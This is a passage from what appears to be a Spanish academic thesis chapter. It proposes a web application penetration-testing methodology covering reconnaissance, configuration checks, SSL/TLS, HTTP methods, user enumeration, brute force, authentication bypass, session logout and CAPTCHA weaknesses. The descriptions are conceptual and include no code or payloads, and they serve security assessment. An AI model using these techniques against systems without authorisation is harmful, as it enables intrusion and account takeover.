Las fases que tiene la metodología son:




Figura 3.1 Modelo propuesto. Fuente: elaboración propia

Recopilación de información

Esta primera fase de prueba de Seguridad consiste en recopilar toda la información que se pueda sobre la aplicación cuya seguridad está siendo verificada.

Los tipos de análisis a realizar en este punto son los siguientes:

- Spiders, robots y crawlers:
- Reconocimiento mediante motores de búsqueda.
- Identificación de puntos de entrada de la aplicación.
- Pruebas de firmas de aplicaciones Web.

- Descubrimiento de aplicaciones.
- Análisis de código de error.

Pruebas de configuración.

En esta fase se realiza un análisis de la infraestructura tecnológica sobre la que se encuentra desplegada la Aplicación que se desea verificar.

Las pruebas a realizar en esta segunda etapa son las siguientes:

- Pruebas de SSL/TLS.
- Pruebas del receptor de escucha de la Base de Datos.
- Pruebas de gestión de configuración de la infraestructura.
- Pruebas de gestión de configuración de la aplicación.
- Gestión de extensiones de archivos.
- Archivos antiguos, copias de seguridad y sin referencias.
- Interfaces de administración de la infraestructura y de la aplicación.
- Métodos HTTP y XST.

Pruebas de Autenticación

Comprobar el sistema de autenticación significa comprender como funciona el proceso de autenticación y usar esa información para eludir el mecanismo de autenticación.

Las pruebas que se realizan para evaluar el sistema de Autenticación son las siguientes

- Transmisión de credenciales a través de un canal cifrado.
- Enumeración de usuarios.
- Cuentas de usuario predeterminadas o adivinables (diccionario)
- Pruebas de fuerza bruta.
- Saltarse el sistema de Autenticación.
- Comprobar Sistemas de recordatorio/restauración de contraseñas vulnerables.
- Pruebas de gestión del Caché de Navegación y de salida de sesión.
- Pruebas de CAPTCHA.

- Pruebas para autenticación de factores múltiples
- Probar por situaciones adversas.
- Pruebas de gestión de sesiones.
- Pruebas para el esquema de gestión de sesiones
- Prueba para atributos de cookies
- Pruebas para fijación de sesión.
- Prueba para variables de sesión expuestas
- Pruebas para CSRF
- pruebas de autorización
- Pruebas de puta transversal.
- Pruebas para saltarse el esquema de autenticación.
- Pruebas de escalado de privilegios.

Prueba de lógica de negocio

La principal técnica para detectar errores en la lógica de la aplicación es "pensar de forma no convencional"; por ejemplo, intentar saltarse uno de los 3 pasos del proceso de registro de una aplicación.

Las vulnerabilidades de este tipo pueden ser de las más graves de la aplicación y encontrarlas se basa únicamente en la experiencia del auditor.

Pruebas de entrada de datos

La vulnerabilidad más común en las aplicaciones es la falta de validación de los parámetros introducidos por los usuarios. Esta vulnerabilidad provoca que usuarios malintencionados inyectan comandos o sentencias en vez de simples datos, con el peligro que esto conlleva para la normal ejecución de la aplicación.

Las pruebas de evaluación a realizar durante la comprobación de validación de datos en la aplicación auditada son las siguientes:

- Pruebas de cross site scripting reflejadas.
- Pruebas de cross site scripting almacenadas.

- Pruebas de cross site scripting basado en DOM.
- Pruebas de cross site scripting basado n flash
- Inyección SQL.
- Inyección SSI.
- Inyección XPATH.
- Inyección de código.
- Inyección de órdenes de sistema.
- Pruebas de vulnerabilidad incubada.
- Pruebas de HTTP Splitting/Smuggling
- Denegación de servicio mediante ataques SQL Wildcard.
- Bloqueando cuentas de usuarios.
- Desbordamiento de búfer.
- Entradas de usuario como bucle
- Pruebas de Escritura de Entradas Suministradas por Usuario a Disco.
- Escritura de datos suministrados por usuario
- Fallar en la liberación de recursos.
- almacenamiento excesivo en la sesión

Pruebas de AJAX

Las aplicaciones basadas en tecnologías AJAX han tenido una rápida expansión debido a la gran interactividad y facilidad de uso que proporcionan. Sin embargo, al aumentar la superficie de ataque y al procesar instrucciones tanto en el lado cliente como en el lado servidor, las vulnerabilidades de seguridad de las aplicaciones AJAX son tantas o incluso más que las de las aplicaciones desarrolladas con otras tecnologías.

Se describe los siguientes temas:

- Pruebas de AJAX.

Realización y presentación de informe.

Es un documento formal para informar por escrito y de manera oportuna, precisa, completa, sencilla y clara, sobre los resultados que se obtiene después de haber aplicado la metodología propuesta, para fundamentar con ellos su opinión respecto a la revisión realizada y estar en condiciones de poder emitir un dictamen correcto sobre el comportamiento del sistemas, a fin de que el directivo que reciba el informe conozca la situación real de sistemas verificado.

3.4 Recopilación de información

La primera fase de la propuesta de la metodología es de recoger tanta información como sea posible sobre una aplicación objetivo. La recopilación de información es un paso necesario en una prueba de intrusión.

Utilizando herramientas de acceso público (motores de búsqueda generalmente google), scanners, enviando peticiones HTTP simples, o peticiones especialmente diseñadas, es posible forzar a la aplicación a filtrar información al exterior vía los mensajes de error devueltos, o revelar las versiones y tecnología en uso por la aplicación.

3.4.1 Spiders, robots, y crawlers.

Esta fase del proceso de recopilación de información consiste en navegar y capturar recursos relacionados con la aplicación que está siendo probada.

Los crawlers/robots/spiders web inspeccionan un sitio web y seguidamente siguen los enlaces recursivamente para obtener su contenido web.

Su comportamiento aceptado se encuentra especificado por el Protocolo de Exclusión de Robots del fichero robots.txt alojado en el directorio raíz del sitio web.

3.4.2 Reconocimiento mediante motores de búsqueda.

Google como otros motores de búsqueda, pueden utilizarse para revelar incidencias relacionadas con la estructura de la aplicación web, o páginas de error producidas por la aplicación que han sido expuestas públicamente.

Una vez el GoogleBot ha completado el proceso de crawling, entonces comienza a indexar la página web basándose en etiquetas y atributos asociados, como el de la etiqueta <TITLE>, con el fin de devolver los resultados más relevantes para la búsqueda.

Si el fichero robots.txt no se encuentra actualizado durante la existencia del sitio web, entonces es posible que el contenido no sea incluido como resultado de la búsqueda de Google.

Por lo tanto, dicho contenido debe ser eliminado de la caché de Google.

3.4.3 Identificación de puntos de entrada de la aplicación

A medida que se navega por la aplicación, se debe prestar especial atención a todas las peticiones HTTP (métodos GET y POST), así como a cada parámetro y campo de formulario que es introducido en la aplicación.

Además, también se debe prestar atención a cuándo se realizan peticiones GET y cuándo peticiones POST para enviar los parámetros a la aplicación. Lo más común es utilizar peticiones GET, pero cuando se debe enviar información sensible, lo que se suele hacer es enviarla dentro del cuerpo de una petición POST. Destacar que para poder obtener los parámetros enviados mediante una petición POST, será necesario utilizar una herramienta de tipo proxy o un plugin para el navegador(como por ejemplo, el firebug de mozilla). Para el caso de las peticiones POST, se debe comprobar también la existencia de campos ocultos que sean enviados a la aplicación, ya que generalmente contienen información sensible, como información del estado, número de elementos, o precio de productos, la cual el desarrollador no esperaría que alguien se percatase de ella o incluso la modificación.

Peticiones:

- Identificar dónde se utilizan las peticiones GET y dónde las POST.
- Identificar todos los parámetros utilizados en la petición POST (se encuentran en el cuerpo de la petición).
- Para el caso de peticiones POST, se debe prestar especial atención a cualquier parámetro oculto. Cuando se envía una petición POST, también se envían a la aplicación todos los

campos de formulario (incluyendo los parámetros ocultos) en el cuerpo del mensaje HTTP. Generalmente no es posible acceder a ellos a no ser que sea utilizando un proxy o viendo el código fuente HTML. Además, la siguiente página a la que se accede, al igual que su contenido o tipo de acceso puede ser diferente dependiendo del valor de los parámetros ocultos.

- Identificar todos los parámetros utilizados en la petición GET (por ejemplo, la URL), sobretodo en forma de cadenas (generalmente aparecen después de un símbolo de "?").
- Identificar todos los parámetros de la cadena. Generalmente aparecen como pares de valores, como por ejemplo foo=bar. También destacar que muchos parámetros pueden aparecer en una petición, por ejemplo, separados por un &, :, o cualquier otro carácter especial o codificado.
- Destacar el saber diferenciar, cuando se identifican múltiples parámetros en una cadena o dentro de una petición POST, si son necesarios algunos o todos los parámetros para llevar a cabo el análisis. Es necesario obtener todos los parámetros (incluso estando codificados o cifrados) e identificar cuáles de ellos son procesados por la aplicación.
- También prestar atención a cualquier cabecera adicional o personalizada que no sean comunes (como por ejemplo debug=false)

Respuestas:

- Identificar dónde se establecen nuevas cookies (mediante la cabecera Set-Cookie), o dónde se modifican o se añaden.
- Identificar dónde existen redirecciones (con código HTTP 300), códigos HTTP de tipo 400, por ejemplo el de prohibición, 403 Forbidden, o errores internos durante peticiones normales, como son los 500 (por ejemplo, peticiones no modificadas).
- También comprobar dónde se utilizan ciertas cabeceras. Por ejemplo, la cabecera "Server: BIG-IP" indica que el sitio se encuentra balanceado. Por lo tanto, si un sitio se encuentra balanceado y un servidor está configurado incorrectamente, entonces quizás deban realizarse múltiples peticiones para acceder al servidor vulnerable, dependiendo del tipo de balanceador de carga que se esté utilizando.

3.4.4 Pruebas de firmas de aplicaciones web

Las firmas digitales de servidores web es una prueba importante para determinar la autenticidad de la misma como también conseguir información muy valiosas como el tipo y versión del servidor en ejecución, que ayudara a determinar vulnerabilidades conocidas, y los exploits apropiados a usar durante la prueba.

Actualmente existen multitud de vendedores y de versiones de servidores web en el mercado. Saber el tipo exacto de servidor que estás comprobando ayuda considerablemente en el proceso de análisis, y puede cambiar el curso de las pruebas. Esta información puede inferirse mediante el envío de órdenes específicos al servidor web y posteriormente analizar su respuesta, ya que cada versión del software de servidor web puede responder de forma diferente a un mismo orden. Sabiendo la respuesta de cada tipo de servidor web ante ordenes específicos y almacenando dicha información en una base de datos de firmas web, la persona a cargo de las pruebas de intrusión, puede enviar esos órdenes al servidor web, analizar la respuesta y compararla a la base de datos de firmas conocidas. Se debe tener en cuenta que generalmente, para identificar con exactitud un servidor se necesita varias órdenes diferentes, ya que puede que versiones distintas respondan igual al mismo orden. Aun así, rara vez versiones distintas responderán igual a todos los órdenes HTTP. De modo que cuantos más órdenes diferentes envíes, más precisa será la deducción. La Herramienta que es posible usar firebug de mozilla.

3.4.5 Descubrimiento de aplicaciones

Encontrar que aplicaciones específicas se encuentran instaladas en un servidor web es un elemento esencial en un test de vulnerabilidades de una aplicación web.

Muchas aplicaciones tienen vulnerabilidades y estrategias de ataque conocidas, que pueden ser explotadas para conseguir control remoto o explotación de los datos de la aplicación. Además, muchas aplicaciones están a menudo mal configuradas o sin actualizar, debido a la impresión de que solo se usan "internamente", y por tanto no representan ninguna amenaza.

Es más, muchas aplicaciones usan rutas comunes para las interfaces de administración, que pueden ser empleadas para adivinar o atacar por fuerza bruta contraseñas administrativas.

Con la proliferación de servidores web virtuales, la tradicional relación de una dirección IP con un servidor web 1 a 1 ha ido perdiendo su significado original. No es nada raro tener múltiples sites y aplicaciones web cuyos nombres resuelvan a la misma dirección IP (este escenario no se limita a entornos de hosting, también aplica a entornos corporativos).

Muchas veces se trabaja con un conjunto de direcciones IP (o tan solo una), como objetivo a comprobar. Se puede discutir si este escenario es más o menos similar a una auditoría de prueba de intrusión, pero en cualquier caso se espera que una asignación así implicaría comprobar todas las aplicaciones web accesibles en el objetivo (y posiblemente otros elementos). El problema es que las direcciones IP dadas contienen un servicio http en el puerto 80, pero si accedes al servicio vía la dirección IP (que es toda la información que conoces), te responde con un mensaje como "No existe ningún servidor configurado en esta dirección", o algo semejante. No obstante, el sistema podría contener aplicaciones web "ocultas", asociadas a nombres simbólicos (DNS) sin ninguna relación entre ellos. Obviamente, la extensión del análisis se verá afectada porque se comprueban aplicaciones, o no se comprueba porque no se sabe que existen, o solo se sabe de la existencia de algunas de ellas.

A veces la especificación del objetivo es más completa puede que te den una lista de direcciones IP sus correspondientes nombres simbólicos. Sin embargo, esta lista puede solo comunicar información parcial, por ejemplo, puede omitir varios nombres simbólicos, y el cliente ni siquiera tener constancia de ello (este hecho ocurre más frecuentemente en grandes organizaciones).

3.4.6 Análisis de códigos de error

Casi todos los sistemas tienen mensajes de error que especifican con detalle la causa. Es posible hacer que esos errores sean visualizados mediante peticiones específicas, creadas especialmente mediante herramientas o manualmente. Estos códigos son de gran utilidad para las personas a cargo de las pruebas durante su actividad, porque revelan mucha información sobre bases de datos, bugs y otros componentes tecnológicos directamente relacionados con las aplicaciones web. El factor más importante para esta actividad es enfocar la atención en esos errores, viéndolos como una colección de información que será de ayuda en las fases

siguientes del análisis. Una buena colección puede hacer más fácil realizar la evaluación eficientemente, reduciendo el tiempo necesario para realizar el test de intrusión.

3.5 Pruebas de configuración

A menudo los análisis sobre la infraestructura o la topología de la arquitectura pueden revelar datos importantes sobre una aplicación Web. Se pueden obtener datos como por ejemplo el código fuente, los métodos HTTP permitidos, funcionalidades administrativas, métodos de autenticación y configuraciones de la infraestructura.

3.5.1 Pruebas de SSL/TLS

Existe factores que en algunos casos en los servidores web usen criptografía de bajo nivel, o en caso contrario tengan una mala configuración, o una configuración errónea en la instalación del servidor, podría ser usada para forzar el uso de un cifrado más débil para obtener acceso al canal de comunicación supuestamente seguro, tal el caso de la debilidad del DES.

Herramienta que puede ser empleada nmap.

3.5.2 Pruebas del receptor de escucha de la base de datos.

El receptor de escucha de la base de datos es un demonio de red específico de las bases de datos Oracle. Este programa se encuentra a la escucha en espera de peticiones de conexión de clientes remotos. Este demonio puede ser comprometido y afectar con ello la disponibilidad de la base de datos. Uno puede evaluar el receptor ejecutando la herramienta desarrollada por Integrigy.

3.5.3 Pruebas de gestión de configuración de la infraestructura

Ya que los servidores web son los que hospedan los sistemas web, pueden ser un punto de vulnerabilidad, hace de la gestión y revisión de configuraciones una etapa fundamental en probar e implementar cada aplicación única. De hecho, es necesaria una sola vulnerabilidad para desvalorizar la seguridad de la infraestructura completa, e incluso problemas pequeños y sin importancia pueden transformarse en riesgos severos para otra aplicación en el mismo

servidor. Para afrontar estos problemas, es de la mayor importancia realizar una revisión en profundidad de las incidencias de seguridad conocidas y de la configuración.

3.5.4 Pruebas de gestión de configuración de la aplicación

La revisión y prueba de configuraciones es una tarea crítica a la hora de crear y mantener un tipo de arquitectura así, ya que generalmente se disponen muchos sistemas diferentes con configuraciones genéricas que podrían no estar adecuadas a la tarea que realizarán en el site específico en que están instalados. Aunque la instalación típica de servidores web y de aplicaciones incluye muchas funcionalidades (como ejemplos de aplicación, documentación y páginas de prueba), aquello que no es esencial para la aplicación debería ser eliminado antes de la implementación, para evitar explotaciones postinstalación.

3.5.5 Gestión de extensiones de archivo

Las extensiones de archivo son utilizadas comúnmente en los servidores web para determinar fácilmente que tecnologías / lenguajes / plugins deben ser utilizados para responder a las peticiones web.

A pesar de que este comportamiento es consistente con los R*equest For Comments* (RFCs) y estándares web, el uso de extensiones de archivo estándar proporciona a quien realiza las pruebas de intrusión información de utilidad acerca de las tecnologías de base utilizadas en una aplicación web, y simplifica mucho la tarea de determinar el escenario de ataque a utilizar sobre tecnologías específicas.

Adicionalmente, una configuración inadecuada en los servidores web podría revelar fácilmente información confidencial sobre credenciales de acceso.

3.5.6 Archivos antiguos, copias de seguridad y sin referencias

Muchas veces en los servidores se encuentra archivos sin referencias y/o olvidados, que pueden ser utilizados para obtener importante información sobre la infraestructura o credenciales.

Generalmente es común la presencia de versiones anteriores renombradas de archivos modificados, archivos de inclusión que son cargados en el lenguaje de programación utilizado y pueden ser descargados en código fuente o incluso copias de seguridad, manuales o automatizadas en forma de archivos comprimidos.

Todos estos archivos pueden brindar a la persona que hace las pruebas de acceso al funcionamiento interno, puertas traseras, interfaces administrativos o incluso credenciales para conectar al interfaz administrativo o al servidor de base de datos como son los archivos que contienen el usuario y password de la base de datos.

Puede verificarse manualmente usando un navegador, o utilizando una herramienta de spidering.

3.5.7 Interfaces administrativas de la infraestructura y de la aplicación

Las interfaces de administración pueden estar presentes en la aplicación o en el servidor de aplicación para permitir a algunos usuarios llevar a cabo ciertas actividades privilegiadas en el sitio. Las pruebas deben ser llevadas a cabo para revelar si y como estas funcionalidades privilegiadas pueden ser accedidas por un usuario estándar o no autorizado.

3.5.8 Métodos HTTP y XST

Aunque GET y POST son, de lejos, los métodos más comunes para acceder a la información proporcionada por un servidor web, el protocolo de transferencia de hipertexto (en inglés, HTTP) permite otros diversos (y de algún modo menos conocidos) métodos. En el RFC 2616 (37) (donde se describe la versión 1.1 HTTP, el estándar actual) se definen los siguientes ocho métodos:

- HEAD
- GET
- POST
- PUT
- DELETE
- TRACE

- OPTIONS
- CONNECT

Algunos de estos métodos pueden plantear un riesgo para la seguridad de una aplicación web, ya que permiten a un atacante modificar los archivos almacenados en el servidor web y, en algunos escenarios, robar las credenciales de usuarios legítimos. En concreto, los métodos que deberían ser desactivados son los siguientes:

- PUT: Este método permite a un cliente subir nuevos archivos al servidor web. Un atacante puede explotarlo subiendo archivos maliciosos (ej.: un archivo asp que ejecuta ordenes invocando a cmd.exe), o simplemente utilizando el servidor víctima como un repositorio de archivos.
- DELETE: Este método permite a un cliente borrar un archivo en el servidor web. Un atacante puede explotarlo como una forma simple y directa de cambiar el contenido que muestra el site para montar un ataque DoS (Denegación de servicio)
- CONNECT: Este método podría permitir a un cliente utilizar el servidor web a modo de proxy.
- TRACE: Simplemente devuelve al cliente cualquier cadena que se le haya enviado al servidor, y se utiliza principalmente para depuración. Este método, aparentemente inofensivo, se puede utilizar para montar un ataque conocido como Cross Site Tracing.

Si una aplicación necesita uno o varios de estos métodos, es importante comprobar que su uso está adecuadamente limitado a usuarios confiables y en condiciones seguras.

Herramienta que es posible usar para este fin es netcat o telnet.

3.6 Prueba de autenticación

Es el proceso de intentar verificar la identidad digital del remitente de una comunicación. Un ejemplo común de un proceso así es el proceso de registro en un sistema. Comprobar el sistema de autenticación significa comprender como funciona el proceso de autenticación y usar esa información para eludir el mecanismo de autenticación.

3.6.1 Transmisión de credenciales a través de un canal cifrado

Consiste en verificar que los datos de autenticación del usuario sean transferidos a través de un canal cifrado para evitar ser interceptados por usuarios maliciosos. El análisis se focaliza simplemente en tratar de entender si los datos viajan no cifrados desde el servidor web al servidor, o si la aplicación web utiliza los mecanismos de seguridad apropiados tales como utilizar un protocolo HTTPS.

Actualmente, el ejemplo más común de este problema es la página de inicio de sesión en una aplicación web. Se debe de verificar que las credenciales de usuario sean transmitidas a través de un canal cifrado. Para conectarse a un sitio web, usualmente el usuario tiene que completar un formulario que transmita los datos insertados a través del método POST. Lo que es menos obvio es que estos datos pueden ser transmitidos utilizando el protocolo HTTP, lo cual significa de una manera no segura, o utilizando HTTPS, el cual cifra los datos. Para complicar aún más las cosas, existe la posibilidad que el sitio tenga la página de inicio de sesión accesible a través de HTTP (haciéndonos creer que la transmisión es insegura), pero luego los datos son transmitidos utilizando HTTPS. Esta prueba es realizada para estar seguros que un atacante no puede obtener información sensible simplemente monitoreando la red con alguna herramienta.

Herramienta para este propósito WebScarab.

3.6.2 Enumeración de usuarios.

EL objetivo de esta sub fase es de obtener la lista de usuarios válidos para luego realizar ataques de fuerza bruta, en donde verifiquemos que, dado un usuario valido, es posible encontrar su contraseña correspondiente. A menudo, las aplicaciones web revelan cuando un usuario existe en el sistema, ya sea como consecuencia de una mala configuración o error en el diseño. Por ejemplo, a veces cuando submitimos credenciales incorrectas, recibimos un mensaje que indica que el usuario se encuentra en el sistema o que la contraseña suministrada es incorrecta. La información obtenida puede ser utilizada por un atacante para generar una lista de usuarios en el sistema. Esta información puede ser utilizada para atacar la aplicación

web, por ejemplo, a través de un ataque de fuerza bruta o un ataque de usuarios/contraseñas predeterminadas.

Herramienta para este propósito WebScarab**.**

3.6.3 Cuentas de usuario predeterminadas o adivinables (diccionario)

Hoy en día, las aplicaciones web se ejecutan generalmente sobre software común, de código abierto o comercial, instalado en servidores y que requiere ser configurado o personalizado por el administrador del servidor. Además, la mayoría de las aplicaciones de hardware actuales, por ejemplo routers, servidores de bases de datos, etc., ofrecen interfaces de configuración o administrativos vía web.

A menudo, estas aplicaciones no están configuradas adecuadamente, y las credenciales preestablecidas para la autenticación nunca son actualizadas.

Estas combinaciones de nombre de usuario/contraseña predeterminadas son ampliamente conocidas por quienes realizan pruebas de intrusión y hackers maliciosos, que pueden emplearlas para obtener acceso a la infraestructura de red interna y/o para obtener privilegios y robar datos.

Este problema aplica al software y/o aplicaciones que proveen cuentas integradas que no se pueden eliminar y, en un menor número de casos, que utiliza contraseñas en blanco como credenciales predeterminadas.

Las fuentes de este problema son a menudo:

- Personal de IT sin experiencia, que no son conscientes de la importancia de cambiar las contraseñas predeterminadas en componentes instalados de la infraestructura.
- Programadores, que dejan puertas traseras para acceder fácilmente a la aplicación y comprobarla, y después olvidan eliminarlas.
- Administradores y usuarios de aplicaciones que eligen usuarios y contraseñas fáciles.
- Aplicaciones con cuentas predeterminadas, que no se pueden eliminar, con un nombre de usuario y contraseña pre configurado.

- Otro problema son las contraseñas en blanco, que son simplemente el resultado de la falta de concienciación de seguridad, y del deseo de simplificar la administración.

3.6.4 Pruebas de fuerza bruta

La fuerza bruta consiste en enumerar sistemáticamente todas las posibilidades candidatas como solución a un problema, y comprobar para cada una de ellas si satisface el problema enunciado. En las pruebas de aplicaciones web, el problema al que se va a enfrentar la mayor parte de las veces está relacionado con la necesidad de disponer de una cuenta de usuario válida para acceder a la parte interna de la aplicación. Por tanto, se comprobara diferentes tipos de sistema de autenticación y la efectividad de diferentes ataques de fuerza bruta.

Existen varios métodos para que un usuario se autentique en un sistema, como certificados, dispositivos biométricos, testigos OTP (en inglés, One Time Passwords, contraseñas de un solo uso). pero en las aplicaciones web generalmente nos encontramos con una combinación de ID del usuario y una contraseña. Así que es posible ejecutar un ataque para recuperar una cuenta y contraseña de usuario válidas, intentando enumerar una gran parte (por ejemplo, con ataque de diccionario) o todas las posibilidades, de los posibles candidatos.

Herramienta John the Ripper.

3.6.5 Saltarse el sistema de autenticación

La ignorancia, negligencia o simplemente el hecho de subestimar las amenazas de seguridad a menudo tienen por resultado sistemas de autenticación que pueden saltarse mediante simplemente pasando de la página de registro y llamando directamente a una página interna que se supone que debe ser accedida solamente después de que se haya realizado la autenticación.

Además, a menudo es posible saltarse las medidas de autenticación alterando o modificando las peticiones, y engañando a la aplicación para que piense que ya estamos autenticados. Esto puede conseguirse modificando la URL dada como parámetro, o manipulando un formulario, o falsificando sesiones.

Pueden encontrarse problemas relacionados con el Sistema de Autenticación en las diferentes etapas del ciclo de vida de desarrollo del software (SDLC), como las de diseño, desarrollo e implementación.

3.6.6 Comprobar sistemas de recordatorio/reset de contraseñas vulnerables

La gran mayoría de aplicaciones web proveen de un sistema de recuperación (o reset) de sus contraseñas a los usuarios, en caso de que las hayan perdido. El procedimiento exacto varía entre diferentes aplicaciones, dependiendo también del nivel de seguridad requerida, pero la solución utilizada es siempre usar un método alternativo para verificar la identidad del usuario. Una de las soluciones más comunes (y más simples) es preguntar al usuario su dirección de e-mail, y enviar la contraseña antigua (o una nueva) a esa dirección. Este sistema se basa en la asunción de que el email del usuario no ha sido comprometido y es lo suficientemente seguro para este cometido.

Alternativamente (o adicionalmente), la aplicación podría pedir al usuario responder a una o más "preguntas secretas", que son escogidas por el usuario entre un conjunto de preguntas posibles. La seguridad de este sistema reside en la habilidad de proporcionar un método para que alguien se identifique a sí mismo en el sistema con respuestas a preguntas que no pueden ser respondidas fácilmente mediante la recopilación de información personal. Por ejemplo, una pregunta muy insegura sería “cuál es el apellido de soltera de tu madre”, ya que es un dato de información que un atacante podría encontrar sin demasiado esfuerzo. Un ejemplo de pregunta mejor sería "tu profesor favorito de secundaria", porque este sería un tema mucho más difícil del que buscar información sobre una persona cuya identidad de otro modo ya estaría suplantada.

Otra característica común que las aplicaciones emplean para proporcionar facilidades a sus usuarios, es cachear las contraseñas localmente en el navegador (en la máquina cliente), y "pre-escribirlo" en todas las peticiones siguientes.

Aunque esta característica puede ser vista como extremadamente cómoda para el usuario medio, al mismo tiempo introduce una falla, porque la cuenta de usuario se vuelve fácilmente accesible a cualquier que use la misma máquina.

3.6.7 Pruebas de gestión del caché de navegación y de salida de sesión.

El fin de una sesión web es activado generalmente por uno de estos dos eventos:

- El usuario cierra la sesión.
- El usuario permanece inactivo durante un cierto lapso de tiempo y la aplicación automáticamente le cierra la sesión.

Ambos casos deben ser implementados con cuidado, para evitar introducir debilidades que podrían ser explotadas por un atacante para obtener acceso no autorizado. Más específicamente, la función de cierre de sesión debe asegurar que todos los testigos de sesión (por ejemplo, cookies) son adecuadamente destruidos o convertidos en inutilizables, y que se obligan a cumplir los controles adecuados del lado del servidor para prohibir que dichos testigo sean utilizados de nuevo.

Nota: lo más importante es que la aplicación invalide la sesión del lado del servidor. Generalmente esto significa que el código debe invocar el método apropiado, por ejemplo HttpSession.invalidate() en Java o Session.Abandon() en .NET o session_destroy() en php.

Eliminar las cookies del navegador es un detalle correcto, pero no es estrictamente necesario, ya que si la sesión es invalidada correctamente en el servidor, tener la cookie en el navegador no le será de ayuda a un atacante.

Si dichas acciones no son realizadas adecuadamente, un atacante podía reproducir estos testigos de sesión, para "resucitar" la sesión de un usuario legítimo y suplantarle virtualmente (este ataque es también conocido como 'cookie replay'). Por supuesto, un factor de mitigación es el hecho de que el atacante ha de ser capaz de acceder a estos testigos (que son almacenados en el PC de la víctima), pero en toda una variedad de casos, puede no ser especialmente difícil. El escenario más común para este tipo de ataque es un ordenador de acceso público que sea utilizado para acceder a algún tipo de información privada (por ejemplo: webmail, cuenta de banca online, ...): cuando el usuario a terminado de utilizar la aplicación y cierra la sesión, si el proceso de cierre de sesión no se ejecuta adecuadamente, el siguiente usuario podría acceder a la misma cuenta, por ejemplo pulsando simplemente el botón "atrás" del navegador. Otro escenario puede resultar de una vulnerabilidad de Cross Site Scripting o una conexión no

protegida al 100% por SSL: una función de cierre de sesión incorrecta haría que unas cookies de sesión robadas fuesen útiles durante un tiempo más largo, haciéndole la vida más fácil al atacante.

3.6.8 Pruebas de captcha

Captcha ("Completely Automated Public Turing test to tell Computers and Humans Apart" en español Prueba de Turing pública y automática para diferenciar a máquinas y humanos) es un tipo de prueba de reto-respuesta usada por muchas aplicaciones Web para asegurarse que la respuesta no es generada por una computadora. Las implementaciones de captcha son comúnmente vulnerables a varios tipos de ataques aún si el captcha generado es irrompible. Esta sección le ayudará a identificar este tipo de ataques.

Aunque CAPTCHA no es un control de autenticación, su uso puede ser muy eficiente contra:

- Ataques de enumeración.
- Envío automático de muchas peticiones GET/POST en poco tiempo cuando no es deseable (ejemplo, inundación de SMS/MMS/correos), captcha proporciona una función limitante de velocidad.
- Uso o creación automática de la cuenta que debería ser usada solo por humanos (ejemplo, crear cuentas de correo web, detener spam).
- Publicación automática en blogs, foros y wikis, ya sea resultado de promoción comercial, acoso y vandalismo.
- Cualquier ataque automático o uso inadecuado de información de la aplicación.

No es recomendado usar captchas como protección para Cross-site request forgery o falsificación de petición en sitios cruzados CSRF (porque existen mejores medidas contra CSRF).

Estas vulnerabilidades son muy comunes en muchas implementaciones de captcha:

    - La imagen captcha generada es débil, esto puede ser identificado (sin sistemas de reconocimiento complicados).
- Solamente usando una comparación simple con captchas que ya han sido descifrados.

- Las preguntas captcha generadas tienen un conjunto muy limitado de posibles respuestas.
- El valor del captcha descifrado es enviado por el cliente (como un parámetro GET o un campo oculto de una forma POST). Este valor es a menudo:
    - Cifrado por algoritmos simples y puede ser descifrado fácilmente al observar múltiples valores de captcha descifrados.
    - Usando una función hash débil (ejemplo, MD5) que puede ser descifrado usando una tabla.
- posibilidad de ataques de repetición:
    - La aplicación no mantiene un seguimiento de que ID o imagen captcha que es enviada al usuario. Por lo tanto, el atacante puede simplemente obtener una imagen captcha apropiada y su ID, resolverlo, y enviar el valor del captcha descifrado con su ID correspondiente (el ID de un captcha podría ser un hash del captcha descifrado o un identificador único) o la aplicación no elimina la sesión cuando la frase correcta es introducida - al rehusar el ID de sesión de un captcha conocido es posible evitar el captcha.

3.6.9 Pruebas para autenticación de factores múltiples

Evaluar la fortaleza de un "Sistema de Autenticación de Factores Múltiples" (MFAS) es una tarea critica para quien hace la prueba de intrusión. Los bancos y otras instituciones financieras van a gastar cantidades considerables de dinero en costosos MFAS; por lo tanto es absolutamente recomendado realizar pruebas precisas antes de la adopción de una solución en particular. Además, otra responsabilidad para quien hace la prueba de intrusión es reconocer si el MFAS actual es efectivamente capaz de defender los bienes de la organización de las amenazas que generalmente lleva la adopción de un MFAS.

Generalmente el objetivo de un MFAS de 2 factores es mejorar la fortaleza del proceso de autenticación. Este objetivo es alcanzado al verificar un factor adicional, o "algo que tiene" así como "algo que sabe", asegurándose que el usuario tenga un dispositivo físico de algún tipo además de la contraseña. El dispositivo proporcionado al usuario puede ser capaz de comunicarse directa e independientemente con la infraestructura de autenticación usando un

canal de comunicación adicional; esta característica en particular es a veces conocida como "separación de canales".

